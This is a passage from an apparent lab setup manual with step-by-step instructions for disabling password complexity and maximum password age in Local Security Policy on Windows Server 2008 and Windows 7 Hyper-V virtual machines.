


2. Maximum password age Properties window appears; enter **0** days under Password will expire in section. As soon as **0** is entered, the section name changes to Password will not expire. Click **Apply** and then click **OK**. Then close all the windows.




**Remove Password Complexity in Windows Server 2008 (Virtual Machine)**


1. To remove password complexity in **Windows 2008 Server** virtual machine, launch Hyper-V Manager in Windows Server 2012 host and machine and **Log On** to Windows 2008 Server virtual machine
2. In Windows 2008 Server machine **Start → Administrative Tools → Local Security Policy**



3. Local Security Policy window appears, expand Account Policies node and click Password Policy in the left pane and in the right pane double-click Password must meet complexity requirements
4. If the option is disabled by default, ignore these steps




5. Password must meet complexity requirements wizard appears, select **Disabled** radio button. Click **Apply** and then click **OK**.




**Remove Maximum Password Age in Windows Server 2008 (Virtual Machine)**

1. In the right pane double-click **Maximum password age**




2. Maximum password age Properties window appears; enter **0** days under Password will expire in section. As soon as **0** is entered, the section name changes to Password will not expire. Click **Apply** and then click **OK**. Then close all the windows.




**Remove Password Complexity in Windows 7 (Virtual Machine)**


1. To remove password complexity in **Windows 7** virtual machine, launch Hyper-V Manager in Windows Server 2012 host and machine and **Log On** to Windows 7 virtual machine
2. In Windows 7 machine, click **Start** → **Control Panel**




3. Control Panel window appears, select **Small icons** from the Category drop down list to see all the control panel options



